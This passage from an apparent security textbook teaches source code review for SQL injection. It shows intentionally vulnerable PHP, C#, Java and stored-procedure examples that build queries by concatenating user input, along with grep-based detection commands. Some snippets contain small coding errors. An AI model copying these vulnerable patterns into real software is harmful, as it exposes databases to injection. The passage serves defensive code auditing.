If the trace found the following two lines of PHP code, you could deduce that the developer made an attempt at preventing SQL injection:

```
$param = mysql_real_escape_string($param);
$result = mysql_query("SELECT * FROM table WHERE field = '$param'");
```

The *magic_quotes()*, *addslashes()*, and *mysql_real_escape_string()* filters cannot completely prevent the presence or exploitation of an SQL injection vulnerability. Certain techniques used in conjunction with environmental conditions will allow an attacker to exploit the vulnerability. Because of this, you can deduce that the application may be vulnerable to SQL injection within the user-controlled parameter *$param*.

As you can see from the previous contrived and simplified examples, the process of reviewing source code for SQL injection vulnerabilities requires a lot of work. It is important to map all dependencies and trace all data flows so that you can identify tainted and untainted inputs as well as use a degree of acumen to prove or disprove the feasibility of a vulnerability being exploitable. By following a methodical approach, you can ensure that the review reliably identifies and proves the presence (or absence) of all potential SQL injection vulnerabilities.

You should start any review by identifying functions that are used to build and execute SQL statements (sinks) with user-controlled input that is potentially tainted; then you should identify entry points for user-controlled data that is being passed to these functions (sink sources) and, finally, trace the user-controlled data through the application's execution flow to ascertain whether the data is tainted when it reaches the sink. You can then make an informed decision as to whether a vulnerability exists and how feasible it would be to exploit.

To simplify the task of performing a manual code review, you can build complex scripts or programs in any language to grab various patterns in source code and link them together. The following sections of this chapter will show you examples of what to look for in PHP, C#, and Java code. You can apply the principles and techniques to other languages as well, and they will prove to be very useful in identifying other coding flaws.

Dangerous Coding Behaviors

To perform an effective source code review and identify all potential SQL injection vulnerabilities, you need to be able to recognize dangerous coding behaviors, such as code that incorporates dynamic string-building techniques. Chapter 1 introduced some of these techniques, in the section "Understanding How It Happens"; here you will build upon the lessons you learned so that you can identify the dangerous coding behaviors in a given language.

To get started, the following lines build strings that are concatenated with tainted input (data that has not been validated):

```
// a dynamically built sql string statement in PHP
$sql = "SELECT * FROM table WHERE field = '$_GET["input"]'";

// a dynamically built sql string statement in C#
String sql = "SELECT * FROM table WHERE field = '" +
  request.getParameter("input") + "'";

// a dynamically built sql string statement in Java
String sql = "SELECT * FROM table WHERE field = '" +
  request.getParameter("input") + "'";
```

The PHP, C#, and Java source code presented next shows how some developers dynamically build and execute SQL statements that contain user-controlled data that has not been validated. It is important that you are able to identify this coding behavior when reviewing source code for vulnerabilities.

```
// a dynamically executed sql statement in PHP
mysql_query("SELECT * FROM table WHERE field = '$_GET["input"]'");

// a dynamically executed sql string statement in C#
SqlCommand command = new SqlCommand("SELECT * FROM table WHERE field = '" +
  request.getParameter("input") + "'", connection);

// a dynamically executed sql string statement in Java
ResultSet rs = s.executeQuery("SELECT * FROM table WHERE field = '" +
  request.getParameter("input") + "'");
```

Some developers believe that if they do not build and execute dynamic SQL statements and instead only pass data to stored procedures as parameters, their code will not be vulnerable. However, this is not true, as stored procedures can be vulnerable to SQL injection also. A stored procedure is a set of SQL statements with an assigned name that's stored in a database. Here is an example of a vulnerable Microsoft SQL Server stored procedure:

```
// vulnerable stored procedure in MS SQL
CREATE PROCEDURE SP_StoredProcedure @input varchar(400) = NULL AS
DECLARE @sql nvarchar(4000)
SELECT @sql = 'SELECT field FROM table WHERE field = ''' + @input + ''''
EXEC (@sql)
```

In the preceding example, the *@input* variable is taken directly from the user input and concatenated with the SQL string (i.e., *@sql*). The SQL string is passed to the *EXEC* function as a parameter and is executed. The preceding Microsoft SQL Server stored procedure is vulnerable to SQL injection even though the user input is being passed to it as a parameter.

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The Microsoft SQL Server database is not the only database where stored procedures can be vulnerable to SQL injection. Here is the source code for a vulnerable MySQL stored procedure:

```
// vulnerable stored procedure in MySQL
CREATE PROCEDURE SP_ StoredProcedure (input varchar(400))
BEGIN
SET @param = input;
SET @sql = concat('SELECT field FROM table WHERE field=',@param);
PREPARE stmt FROM @sql;
EXECUTE stmt;
DEALLOCATE PREPARE stmt;
End
```

In the preceding example, the *input* variable is taken directly from the user input and concatenated with the SQL string (*@sql*). The SQL string is passed to the *EXECUTE* function as a parameter and is executed. The preceding MySQL stored procedure is vulnerable to SQL injection even though the user input is passed to it as a parameter.

Just as with Microsoft SQL Server and MySQL databases, Oracle database stored procedures can also be vulnerable to SQL injection. Here is the source code for a vulnerable Oracle stored procedure:

```
-- vulnerable stored procedure in Oracle
CREATE OR REPLACE PROCEDURE SP_ StoredProcedure (input IN VARCHAR2) AS
sql VARCHAR2;
BEGIN
sql := 'SELECT field FROM table WHERE field = ''' || input || '''';
EXECUTE IMMEDIATE sql;
END;
```

In the preceding case, the *input* variable is taken directly from the user input and concatenated with the SQL string (*sql*). The SQL string is passed to the *EXECUTE* function as a parameter and is executed. The preceding Oracle stored procedure is vulnerable to SQL injection even though the user input is passed to it as a parameter.

Developers use slightly different methods for interacting with stored procedures. The following lines of code are presented as examples of how some developers execute stored procedures from within their code:

```
// a dynamically executed sql stored procedure in PHP
$result = mysql_query("select SP_StoredProcedure($_GET['input'])");
// a dynamically executed sql stored procedure in C#
SqlCommand cmd = new SqlCommand("SP_StoredProcedure", conn);
cmd.CommandType = CommandType.StoredProcedure;
```

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```
cmd.Parameters.Add(new SqlParameter("@input",
  request.getParameter("input")));
SqlDataReader rdr = cmd.ExecuteReader();
// a dynamically executed sql stored procedure in Java
CallableStatement cs = con.prepareCall("{call SP_ StoredProcedure
  request.getParameter("input")}");
string output = cs.executeUpdate();
```

The preceding lines of code all execute and pass user-controlled tainted data as parameters to SQL stored procedures. If the stored procedures are incorrectly constructed in a similar fashion to the examples presented previously, an exploitable SQL injection vulnerability may exist. When reviewing source code, not only is it important to identify vulnerabilities in the application source code, but in cases where stored procedures are in use, you may have to review the SQL code of stored procedures as well. The example source code given in this section should be sufficient to help you understand how developers produce code that is vulnerable to SQL injection. However, the examples given are not extensive; each programming language offers a number of different ways to construct and execute SQL statements, and you need to be familiar with all of them (I list them in detail for C#, PHP, and Java in "Dangerous Functions" later in this chapter).

To make a definitive claim that a vulnerability exists in the code base, it is necessary to identify the application's entry points (sink sources) to ensure that the user-controlled input can be used to smuggle in SQL statements. To achieve this, you need to be familiar with how user-controllable input gets into the application. Again, each programming language offers a number of different ways to obtain user input. The most common method of taking in user input is by using an HTML form. The following HTML code illustrates how a Web form is created:

```
<form name="simple_form" method="get" action="process_input.php">
<input type="text" name="foo">
<input type="text" name="bar">
<input type="submit" value="submit">
</form>
```

In HTML, you can specify two different submission methods for a form: You can use either the *get* or the *post* method. You specify the method inside a *FORM* element, using the *METHOD* attribute. The difference between the *get* method and the *post* method is primarily defined in terms of form data encoding. The preceding form uses the *get* method; this means the Web browser will encode the form data within the URL. If the form used the *post* method, it would mean the form data would appear within a message body. If you were to submit the preceding form with the *post* method, you would see "http://www.victim.com/process_input.php" in the address bar. If you were to submit the information via the *get* method, you would see the address bar change to "http://www.victim.com/process_input.php?foo=input&bar=input".

Everything after the question mark (?) is known as the query string. The query string holds the user input submitted via the form (or submitted manually in the URL). Parameters are separated by an ampersand (&) or a semicolon (;) and parameter names and values are separated by an equals sign (=). The *get* method has a size limit imposed upon it because the data is encoded within the URL and the maximum length of a URL is 2,048 characters. The *post* method has no size limitations. The *ACTION* attribute specifies the URL of the script, which processes the form.

Web applications also make use of Web cookies. A cookie is a general mechanism that server-side connections can use to both store and retrieve information on the client side of a connection. Cookies allow Web developers to save information on the client machine and retrieve the data for processing at a later stage. Application developers may also use HTTP headers. HTTP headers form the core of an HTTP request, and are very important in an HTTP response. They define various characteristics of the data that is requested or the data that has been provided.

When PHP is used on a Web server to handle an HTTP request, it converts information submitted in the HTTP request as predefined variables. The following functions are available to PHP developers for processing this user input:

- ***$_GET*** An associative array of variables passed via the HTTP *GET* method
- ***$HTTP_GET_VARS*** Same as *$_GET*, deprecated in PHP Version 4.1.0
- ***$_POST*** An associative array of variables passed via the HTTP *POST* method
- ***$HTTP_POST_VARS*** Same as *$_POST*, deprecated in PHP Version 4.1.0
- ***$_REQUEST*** An associative array that contains the contents of *$_GET*, *$_POST*, and *$_COOKIE*
- ***$_COOKIE*** An associative array of variables passed to the current script via HTTP cookies
- ***$HTTP_COOKIE_VARS*** Same as *$_COOKIE*, deprecated in PHP Version 4.1.0
- ***$_SERVER*** Server and execution environment information
- ***$HTTP_SERVER_VARS*** Same as *$_SERVER*, deprecated in PHP Version 4.1.0

The following lines of code demonstrate how you can use these functions in a PHP application:

```
// $_GET - an associative array of variables passed via the GET method
$variable = $_GET['name'];
// $HTTP_GET_VARS - an associative array of variables passed via the HTTP
// GET method, depreciated in PHP v4.1.0
$variable = $GET_GET_VARS['name'];
```

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```
// $_POST - an associative array of variables passed via the POST method
$variable = $_POST['name'];

// $HTTP_POST_VARS - an associative array of variables passed via the POST
// method, depreciated in PHP v4.1.0
$variable = $HTTP_POST_VARS['name'];

// $_REQUEST - an associative array that contains the contents of $_GET,
// $_POST & $_COOKIE
$variable = $_REQUEST['name'];

// $_COOKIE - an associative array of variables passed via HTTP Cookies
$variable = $_COOKIE['name'];

// $_SERVER - server and execution environment information
$variable = $_SERVER['name'];

// $HTTP_SERVER_VARS - server and execution environment information,
// depreciated in PHP v4.1.0.
$variable = $HTTP_SERVER_VARS['name']
```

PHP has a very well-known setting, *register_globals*, which you can configure from within PHP's configuration file (php.ini) to register the EGPCS (*Environment*, *GET*, *POST*, *Cookie*, *Server*) variables as global variables. For example, if *register_globals* is on, the URL "http://www.victim.com/process_input.php?foo=input" will declare *$foo* as a global variable with no code required (there are serious security issues with this setting, and as such it has been deprecated and should always be turned off). If *register_globals* is enabled, user input can be retrieved via the *INPUT* element and is referenced via the *name* attribute within an HTML form. For example:

```
$variable = $foo;
```

In Java, the process is fairly similar. You use the request object to get the value that the client passes to the Web server during an HTTP request. The request object takes the value from the client's Web browser and passes it to the server via an HTTP request. The class or the interface name of the object request is *HttpServletRequest*. You write the object request as *javax.servlet.http.HttpServletRequest*. Numerous methods are available for the request object. We are interested in the following functions, which are used for processing user input:

- ***getParameter()*** Used to return the value of a requested given parameter
- ***getParameterValues()*** Used to return all the values of a given parameter's request as an array
- ***getQueryString()*** Used to return the query string from the request
- ***getHeader()*** Used to return the value of the requested header
- ***getHeaders()*** Used to return the values of the requested header as an enumeration of string objects

- ***getRequestedSessionId( )*** Returns the session ID specified by the client
- ***getCookies( )*** Returns an array of cookie objects
- ***cookie.getValue( )*** Used to return the value of a requested given cookie value

The following lines of code demonstrate how you can use these functions in a Java application:

```
// getParameter() - used to return the value of a requested given parameter
String string_variable = request.getParameter("name");

// getParameterValues() - used to return all the values of a given
// parameter's request as an array
String[] string_array = request.getParameterValues("name");

// getQueryString() - used to return the query string from the request
String string_variable = request.getQueryString();

// getHeader() - used to return the value of the requested header
String string_variable = request.getHeader("User-Agent");

// getHeaders() - used to return the values of the requested header as an
// Enumeration of String objects
Enumeration enumeration_object = request.getHeaders("User-Agent");

// getRequestedSessionId() - returns the session ID specified by the client
String string_variable = request.getRequestedSessionId();

// getCookies() - returns an array of Cookie objects
Cookie[] Cookie_array = request.getCookies();

// cookie.getValue() - used to return the value of a requested given cookie
// value
String string_variable = Cookie_array.getValue("name");
```

In C# applications, developers use the *HttpRequest* class, which is part of the *System.Web* namespace. It contains properties and methods necessary to handle an HTTP request, as well as all information passed by the browser, including all form variables, certificates, and header information. It also contains the CGI server variables. Here are the properties of the class:

- ***HttpCookieCollection*** A collection of all the cookies passed by the client in the current request
- ***Form*** A collection of all form values passed from the client during the submission of a form
- ***Headers*** A collection of all the headers passed by the client in the request
- ***Params*** A combined collection of all query string, form, cookie, and server variables
- ***QueryString*** A collection of all query string items in the current request

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- ***ServerVariables*** A collection of all the Web server variables for the current request
- ***Url*** Returns an object of type *Uri*
- ***UserAgent*** Contains the user-agent header for the browser that is making the request
- ***UserHostAddress*** Contains the remote Internet Protocol (IP) address of the client
- ***UserHostName*** Contains the remote host name of the client

The following lines of code demonstrate how you can use these functions in a C# application:

```
// HttpCookieCollection - a collection of all the cookies
HttpCookieCollection variable = Request.Cookies;

// Form - a collection of all form values
string variable = Request.Form["name"];

// Headers - a collection of all the headers
string variable = Request.Headers["name"];

// Params - a combined collection of all querystring, form, cookie, and
// server variables
string variable = Request.Params["name"];

// QueryString - a collection of all querystring items
string variable = Request.QueryString["name"];

// ServerVariables - a collection of all the web server variables
string variable = Request.ServerVariables["name"];

// Url - returns an object of type Uri, the query porperty contains
// information included in the specified URI i.e ?foo=bar.
Uri object_variable = Request.Url;
string variable = object_variable.Query;

// UserAgent - contains the user-agent header for the browser
string variable = Request.UserAgent;

// UserHostAddress - contains the remote IP address of the client
string variable = Request.UserHostAddress;

// UserHostName - contains the remote host name of the client
string variable = Request.UserHostName;
```

Dangerous Functions

In the previous section, we looked at how user-controlled input gets into an application, and learned the varying methods that are at our disposal to process this data. We also looked at a few simple examples of the dangerous coding behaviors that can ultimately lead to vulnerable applications. The example source code I provided in the previous section should

be sufficient to help you understand how developers produce code that is vulnerable to SQL injection. However, the examples were not extensive; each programming language offers a number of different ways to construct and execute SQL statements, and you need to be familiar with all of them. This section of the chapter presents a detailed list of these methods, along with examples of how they are used. We will start with the PHP scripting language.

PHP supports numerous database vendors; visit http://www.php.net/manual/en/refs.database.vendors.php for a comprehensive list. We will concentrate on just a few common database vendors for the purpose of clarity. The following list details the relevant functions for MySQL, Microsoft SQL Server, and Oracle databases:

- ***mssql_query()*** Sends a query to the currently active database
- ***mysql_query()*** Sends a query to the currently active database
- ***mysql_db_query()*** Selects a database, and executes a query on it (depreciated in PHP Version 4.0.6)
- ***oci_parse()*** Parses a statement before it is executed (prior to *oci_execute()/ociexecute()*)
- ***ora_parse()*** Parses a statement before it is executed (prior to *ora_exec()*)
- ***mssql_bind()*** Adds a parameter to a stored procedure (prior to *mssql_execute()*)
- ***mssql_execute()*** Executes a stored procedure
- ***odbc_prepare()*** Prepares a statement for execution (prior to *odbc_execute()*)
- ***odbc_execute()*** Executes an SQL statement
- ***odbc_exec()*** Prepares and executes an SQL statement

The following lines of code demonstrate how you can use these functions in a PHP application:

```
// mssql_query() - sends a query to the currently active database
$result = mssql_query($sql);

// mysql_query() - sends a query to the currently active database
$result = mysql_query($sql);

// mysql_db_query() - selects a database, and executes a query on it
$result = mysql_db_query($db, $sql);

// oci_parse() - parses a statement before it is executed
$stmt = oci_parse($connection, $sql);
ociexecute($stmt);

// ora_parse() - parses a statement before it is executed
if (!ora_parse($cursor, $sql)){exit;}
else {ora_exec($cursor);}
```

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```
// mssql_bind() - adds a parameter to a stored procedure
mssql_bind($stmt, '@param', $variable, SQLVARCHAR, false, false, 100);
$result = mssql_execute($stmt);

// odbc_prepare() - prepares a statement for execution
$stmt = odbc_prepare($db, $sql);
$result = odbc_execute($stmt);

// odbc_exec() - prepare and execute a SQL statement
$result = odbc_exec($db, $sql);
```

Things are a little different in Java. Java makes available the java.sql package and the Java Database Connectivity (JDBC) API for database connectivity; for details on supported vendors, see http://java.sun.com/products/jdbc/driverdesc.html. We will concentrate on just a few common database vendors for the purpose of clarity. The following list details the relevant functions for MySQL, Microsoft SQL Server, and Oracle databases:

- ***createStatement()*** Creates a statement object for sending SQL statements to the database
- ***prepareStatement()*** Creates a precompiled SQL statement and stores it in an object
- ***executeQuery()*** Executes the given SQL statement
- ***executeUpdate()*** Executes the given SQL statement
- ***execute()*** Executes the given SQL statement
- ***addBatch()*** Adds the given SQL command to the current list of commands
- ***executeBatch()*** Submits a batch of commands to the database for execution

The following lines of code demonstrate how you can use these functions in a Java application:

```
// createStatement() - is used to create a statement object that is used for
// sending sql statements to the specified database
statement = connection.createStatement();

// PreparedStatement - creates a precompiled SQL statement and stores it
// in an object.
PreparedStatement sql = con.prepareStatement(sql);

// executeQuery() - sql query to retrieve values from the specified table.
result = statement.executeQuery(sql);

// executeUpdate () - Executes an SQL statement, which may be an
// INSERT, UPDATE, or DELETE statement or a statement that returns nothing
result = statement.executeUpdate(sql);

// execute() - sql query to retrieve values from the specified table.
result = statement.execute(sql);
```

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```
// addBatch() - adds the given SQL command to the current list of commands
statement.addBatch(sql);
statement.addBatch(more_sql);
```

As you may expect, Microsoft and C# developers do things a little differently. Application developers use the following namespaces:

- ***System.Data.SqlClient*** .NET Framework Data Provider for SQL Server
- ***System.Data.OleDb*** .NET Framework Data Provider for OLE DB
- ***System.Data.OracleClient*** .NET Framework Data Provider for Oracle
- ***System.Data.Odbc*** .NET Framework Data Provider for ODBC

The following is a list of classes that are used within the namespaces:

- ***SqlCommand()*** Used to construct/send an SQL statement or stored procedure
- ***SqlParameter()*** Used to add parameters to an *SqlCommand* object
- ***OleDbCommand()*** Used to construct/send an SQL statement or stored procedure
- ***OleDbParameter()*** Used to add parameters to an *OleDbCommand* object
- ***OracleCommand()*** Used to construct/send an SQL statement or stored procedure
- ***OracleParameter()*** Used to add parameters to an *OracleSqlCommand* object
- ***OdbcCommand()*** Used to construct/send an SQL statement or stored procedure
- ***OdbcParameter()*** Used to add parameters to an *OdbcCommand* object

The following lines of code demonstrate how you can use these classes in a C# application:

```
// SqlCommand() - used to construct or send an SQL statement
SqlCommand command = new SqlCommand(sql, connection);

// SqlParameter() - used to add parameters to an SqlCommand object
SqlCommand command = new SqlCommand(sql, connection);
command.Parameters.Add("@param", SqlDbType.VarChar, 50).Value = input;

// OleDbCommand() - used to construct or send an SQL statement
OleDbCommand command = new OleDbCommand(sql, connection);

// OleDbParameter() - used to add parameters to an OleDbCommand object
OleDbCommand command = new OleDbCommand($sql, connection);
command.Parameters.Add("@param", OleDbType.VarChar, 50).Value = input;

// OracleCommand() - used to construct or send an SQL statement
OracleCommand command = new OracleCommand(sql, connection);

// OracleParameter() - used to add parameters to an OracleCommand object
OracleCommand command = new OracleCommand(sql, connection);
command.Parameters.Add("@param", OleDbType.VarChar, 50).Value = input;
```

```
// OdbcCommand() - used to construct or send an SQL statement
OdbcCommand command = new OdbcCommand(sql, connection);

// OdbcParameter() - used to add parameters to an OdbcCommand object
OdbcCommand command = new OdbcCommand(sql, connection);
command.Parameters.Add("@param", OleDbType.VarChar, 50).Value = input;
```

Following the Data

Now that you have a good understanding of how Web applications obtain input from the user, the methods that developers use within their chosen language to process the data, and how bad coding behaviors can lead to the presence of an SQL injection vulnerability, let's put what you have learned to the test by attempting to identify an SQL injection vulnerability and tracing the user-controlled data through the application. Our methodical approach begins with identifying the use of dangerous functions (sinks).

You can conduct a manual source code review by reviewing each line of code using a text editor or development IDE (integrated development environment). However, being thorough can be a resource-intensive, time-consuming, and laborious process. To save time and quickly identify code that should be manually inspected in more detail, the simplest and most straightforward approach is to use the UNIX utility grep (also available for Windows systems). We will need to compile a comprehensive list of tried and tested search strings to identify lines of code that could potentially be vulnerable to SQL injection, as each programming language offers a number of different ways to receive and process input as well as a myriad of methods to construct and execute SQL statements.

Tools & Traps…

Where's Ya Tool?

The *grep* tool is a command-line text search utility originally written for UNIX and found on most UNIX derivative operating systems by default, such as Linux and OS X. *grep* is also now available for Windows, and you can obtain it from http://gnuwin32.sourceforge.net/packages/grep.htm. However, if you prefer to use native Windows utilities you can use the *findstr* command, which can also search for patterns of text in files using regular expressions; for a syntax reference see http://technet.microsoft.com/en-us/library/bb490907.aspx.

Another tool that is very useful is *awk*, a general-purpose programming language that is designed for processing text-based data, either in files or in data streams; *awk* is also found on most UNIX derivative operating systems by default. The *awk* utility is also available to Windows users; you can obtain *gawk* (GNU awk) from http://gnuwin32.sourceforge.net/packages/gawk.htm.

Following Data in PHP

We will start with a PHP application. Before performing a source code review of PHP code, it is always important to check the status of *register_globals* and *magic_quotes*. You configure these settings from within the PHP configuration file (php.ini). The *register_globals* setting registers the EGPCS variables as global variables. This often leads to a variety of vulnerabilities, as the user can influence them. As of PHP 4.2.0, this functionality is disabled by default. However, some applications require it to function correctly. The *magic_quotes* option is deprecated as of PHP Version 5.3.0 and will be removed from PHP in Version 6.0.0. *magic_quotes* is a security feature implemented by PHP to escape potentially harmful characters passed to the application, including single quotes, double quotes, backslashes, and NULL characters.

Having ascertained the status of these two options you can begin inspecting the code. You can use the following command to recursively search a directory of source files for the use of *mssql_query()*, *mysql_db_query()*, and *mysql_query()* with direct user input into an SQL statement. The command will print the filename and line number containing the match; awk is used to "prettify" the output.

```
$ grep -r -n "\(mysql\|mssql\|mysql_db\)_query\(.*\$_\(GET\|\POST\).*\)" src/ |
awk -F : '{print "filename: "$1"\nline: "$2"\nmatch: "$3"\n\n"}'

filename: src/mssql_query.vuln.php

line: 11

match: $result = mssql_query("SELECT * FROM TBL WHERE COLUMN = '$_GET['var']'");

filename: src/mysql_query.vuln.php

line: 13

match: $result = mysql_query("SELECT * FROM TBL WHERE COLUMN = '$_GET['var']'",
$link);
```

You can also use the following command to recursively search a directory of source files for the use of *oci_parse()* and *ora_parse()* with direct user input into an SQL statement. These functions are used prior to *oci_exec()*, *ora_exec()*, and *oci_execute()* to compile an SQL statement.

```
$ grep -r -n "\(oci\|ora\)_parse\(.*\$_\(GET\|\POST\).*\)" src/ | awk -F :
'{print "filename: "$1"\nline: "$2"\nmatch: "$3"\n\n"}'

filename: src/oci_parse.vuln.php

line: 4

match: $stid = oci_parse($conn, "SELECT * FROM TABLE WHERE COLUMN =
'$_GET['var']'");

filename: src/ora_parse.vuln.php

line: 13

match: ora_parse($curs,"SELECT * FROM TABLE WHERE COLUMN = '$_GET['var']'");
```

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You can use the following command to recursively search a directory of source files for the use of *odbc_prepare( )* and *odbc_exec( )* with direct user input into an SQL statement. The *odbc_prepare( )* function is used prior to *odbc_execute( )* to compile an SQL statement.

```
$ grep -r -n "\(odbc_prepare\|odbc_exec\)\(.*\$_\(GET\|\POST\).*\)" src/ |
awk -F : '{print "filename: "$1"\nline: "$2"\nmatch: "$3"\n\n"}'

filename: src/odbc_exec.vuln.php

line: 3

match: $result = odbc_exec ($con, "SELECT * FROM TABLE WHERE COLUMN =
'$_GET['var']'");

filename: src/odbc_prepare.vuln.php

line: 3

match: $result = odbc_prepare ($con, "SELECT * FROM TABLE WHERE COLUMN =
'$_GET['var']'");
```

You can use the following command to recursively search a directory of source files for the use of *mssql_bind( )* with direct user input into an SQL statement. This function is used prior to *mssql_execute( )* to compile an SQL statement.

```
$ grep -r -n "mssql_bind\(.*\$_\(GET\|\POST\).*\)" src/ | awk -F :
'{print "filename: "$1"\nline: "$2"\nmatch: "$3"\n\n"}'

filename: src/mssql_bind.vuln.php

line: 8

match: mssql_bind($sp, "@paramOne", $_GET['var_one'], SQLVARCHAR, false, false, 150);

filename: src/mssql_bind.vuln.php

line: 9

match: mssql_bind($sp, "@paramTwo", $_GET['var_two'], SQLVARCHAR, false, false, 50);
```

You can easily combine these grep one-liners into a simple shell script and trivially modify the output so that the data can be presented in XML, HTML, CSV, and other formats. You can use the string searches to find all of the low-hanging fruit, such as the dynamic construction of parameters for input into stored procedures and SQL statements, where the input is not validated and is input directly from *GET* or *POST* parameters. The problem is that even though a lot of developers do not validate their input before using it in dynamically created SQL statements, they first copy the input to a named variable. For example, the following code would be vulnerable; however, our simple grep strings would not identify lines of code such as these:

```
$sql = "SELECT * FROM TBL WHERE COLUMN = '$_GET['var']'"
$result = mysql_query($sql, $link);
```

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We should amend our grep strings so that they identify the use of the functions themselves. For example:

```
$ grep -r -n "mssql_query(\|mysql_query(\|mysql_db_query(\|oci_parse
(\|ora_parse(\|mssql_bind(\|mssql_execute(\|odbc_prepare(\|odbc_execute
(\|odbc_execute(\|odbc_exec("src/ | awk -F :'{print "filename: "$1"\nline:
"$2"\nmatch: "$3"\n\n"}'
```

The output from the preceding command will identify all of the same lines of code that the previous grep strings would; however, it will also identify all points in the source code where the potentially dangerous functions are being used, and it will identify a number of lines that will require manual inspection. For example, it may identify the following line:

```
filename: src/SQLi.MySQL.vulnerable.php
line: 20
match: $result = mysql_query($sql);
```

The *mysql_query()* function is used to send a query to the currently active database. You can see from the line found that the function is in use. However, you do not know what the value of the *$sql* variable is; it probably contains an SQL statement to execute, but you do not know whether it was built using user input or whether it is tainted. So, at this stage, you cannot say whether a vulnerability exists. You need to trace the *$sql* variable. To do this you can use the following command:

```
$ grep -r -n "\$sql" src/ | awk -F : '{print "filename: "$1"\nline:
"$2"\nmatch: "$3"\n\n"}'
```

The problem with the preceding command is that often, developers reuse variables or use common names, so you may end up with some results that do not correspond to the function you are investigating. You can improve the situation by expanding the command to search for common SQL commands. You could try the following grep command to identify points in the code where dynamic SQL statements are created:

```
$ grep -i -r -n "\$sql =.*\"\(SELECT\|UPDATE\|INSERT\|DROP\)" src/ | awk -F :
'{print "filename: "$1"\nline: "$2"\nmatch: "$3"\n\n"}'
```

If you're very lucky, you will find only one match, as illustrated here:

```
filename: src/SQLi.MySQL.vulnerable.php
line: 20
match: $sql = "SELECT * FROM table WHERE field = '$_GET['input']'";
```

In the real world, it is likely that with an ambiguous variable name such as "$sql," you would identify a number of lines in a number of different source files, and you would need to ensure that you are dealing with the right variable and the right function, class, or procedure. You can see from the output that the SQL statement is a *SELECT* statement and it is being built with user-controlled data that is being presented to the application inside a *get* method. The parameter name is *name*. You can be confident that you have discovered an

SQL vulnerability, as it appears that the user data obtained from the *input* parameter was concatenated with the *$sql* variable before being passed to a function that executes the statement against a database. However, you could just as easily have received the following output:

```
filename: src/SQLi.MySQL.vulnerable.php
line: 20
match: $sql = "SELECT * FROM table WHERE field = '$input'";
```

You can see from the preceding output that the SQL statement is a *SELECT* statement and it is being concatenated with the contents of another variable, *$input*. You do not know what the value of *$input* is, and you don't know whether it contains user-controlled data or whether it is tainted. So, you cannot say whether a vulnerability exists. You need to trace the *$input* variable. To do this you can use the following command:

```
$ grep -r -n "\$input =.*\$.*" src/ | awk -F : '{print "filename: "$1"\nline:
"$2"\nmatch: "$3"\n\n"}'
```

The preceding command will allow you to search for all instances where the *$input* variable is assigned a value from an HTTP request method, such as *$_GET*, *$HTTP_GET_VARS*, *$_POST*, *$HTTP_POST_VARS*, *$_REQUEST*, *$_COOKIE*, *$HTTP_COOKIE_VARS*, *$_SERVER*, and *$HTTP_SERVER_VARS*, as well as any instance where the value is set from another variable. From the following output you can see that the variable has been assigned its value from a variable submitted via the *post* method:

```
filename: src/SQLi.MySQL.vulnerable.php
line: 10
match: $input = $_POST['name'];
```

You now know that the *$input* variable has been populated from a user-controlled parameter submitted via an HTTP *post* request and that the variable has been concatanated with an SQL statement to form a new string variable (*$sql*). The SQL statement is then passed to a function that executes the SQL statement against a MySQL database.

At this stage, you may feel tempted to state that a vulnerability exists; however, you still can't be sure that the *$input* variable is tainted. Now that you know that the field contains user-controlled data, it is worth performing an extra search on just the variable name. You can use the following command to do this:

```
$ grep -r -n "\$input" src/ | awk -F : '{print "filename: "$1"\nline:
"$2"\nmatch: "$3"\n\n"}'
```

If the preceding command returns nothing more than the previous results, you can safely state that a vulnerability exists. However, you may find code similar to the following:

```
filename: src/SQLi.MySQL.vulnerable.php
line: 11
match: if (is_string($input)) {
```

```
filename: src/SQLi.MySQL.vulnerable.php
line: 12
match: if (strlen($input) < $maxlength){

filename: src/SQLi.MySQL.vulnerable.php
line: 13
match: if (ctype_alnum($input)) {
```

The preceding output appears to suggest that the developer is performing some input validation on the user-controlled input parameter. The *$input* variable is being checked to ensure that it is a string, conforms to a set boundary, and consists of alphanumeric characters only. You have now traced the user input through the application, you have identified all of the dependencies, you have been able to make informed decisions about whether a vulnerability exists, and most importantly, you are in a position to provide evidence to support your claims.

Now that you are well versed in reviewing PHP code for SQL injection vulnerabilities, let's take a look at applying the same techniques to a Java application. To save repetition the following two sections will not cover all eventualities in depth; instead, you should use the techniques outlined in this section to assist you when reviewing other languages (however, the following sections will give you enough detail to get you started).

Following Data in Java

You can use the following command to recursively search a directory of Java source files for the use of *prepareStatement()*, *executeQuery()*, *executeUpdate()*, *execute()*, *addBatch()*, and *executeBatch()*:

```
$ grep -r -n "preparedStatement(\|executeQuery(\|executeUpdate(\|execute(\|addBatch
(\|executeBatch(" src/ | awk -F : '{print "filename: "$1"\nline: "$2"\nmatch:
"$3"\n\n"}'
```

The results of executing the preceding command are shown here. You can clearly see that you have identified three lines of code that warrant further investigation.

```
filename: src/SQLVuln.java
line: 89
match: ResultSet rs = statement.executeQuery(sql);

filename: src/SQLVuln.java
line: 139
match: statement.executeUpdate(sql);

filename: src/SQLVuln.java
line: 209
match: ResultSet rs = statement.executeQuery("SELECT field FROM
table WHERE field = " + request.getParameter("input"));
```

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Lines 89 and 139 warrant further investigation because you do not know the value of the *sql* variable. It probably contains an SQL statement to execute, but you do not know whether it was built using user input or whether it is tainted. So, at this stage you cannot say whether a vulnerability exists. You need to trace the *sql* variable. However, you can see that on line 209 an SQL statement is built from user-controlled input. The statement does not validate the value of the *input* parameter submitted via an HTTP Web form, so it is tainted. You can state that line 209 is vulnerable to SQL injection. However, you need to work a little harder to investigate lines 89 and 139. You could try the following *grep* command to identify points in the code where a dynamic SQL statement is built and assigned to the *sql* variable:

```
$ grep -i -r -n "sql =.*\"\(SELECT\|UPDATE\|INSERT\|DROP\)" src/ | awk -F :
'{print "filename: "$1"\nline: "$2"\nmatch: "$3"\n\n"}'
filename: src/SQLVuln.java
line: 88
match: String sql = ("SELECT field FROM table WHERE field = " + request.
getParameter("input"));
filename: src/SQLVuln.java
line: 138
match: String sql = ("INSERT INTO table VALUES field = (" + request.getParameter
("input") + ") WHERE field = " + request.getParameter("more-input") + ");
```

You can see that on lines 88 and 138 an SQL statement is built from user-controlled input. The statement does not validate the value of the parameters submitted via an HTTP Web form. You have now traced the user input through the application, have been able to make informed decisions about whether a vulnerability exists, and are in a position to provide evidence to support your claims.

If you want to identify sink sources so that you can effectively trace tainted data back to its origin you can use the following command:

```
$ grep -r -n "getParameter(\|getParameterValues(\|getQueryString(\|getHeader
(\|getHeaders(\|getRequestedSessionId(\|getCookies(\|getValue(" src/ | awk -F :
'{print "filename: "$1"\nline: "$2"\nmatch: "$3"\n\n"}'
```

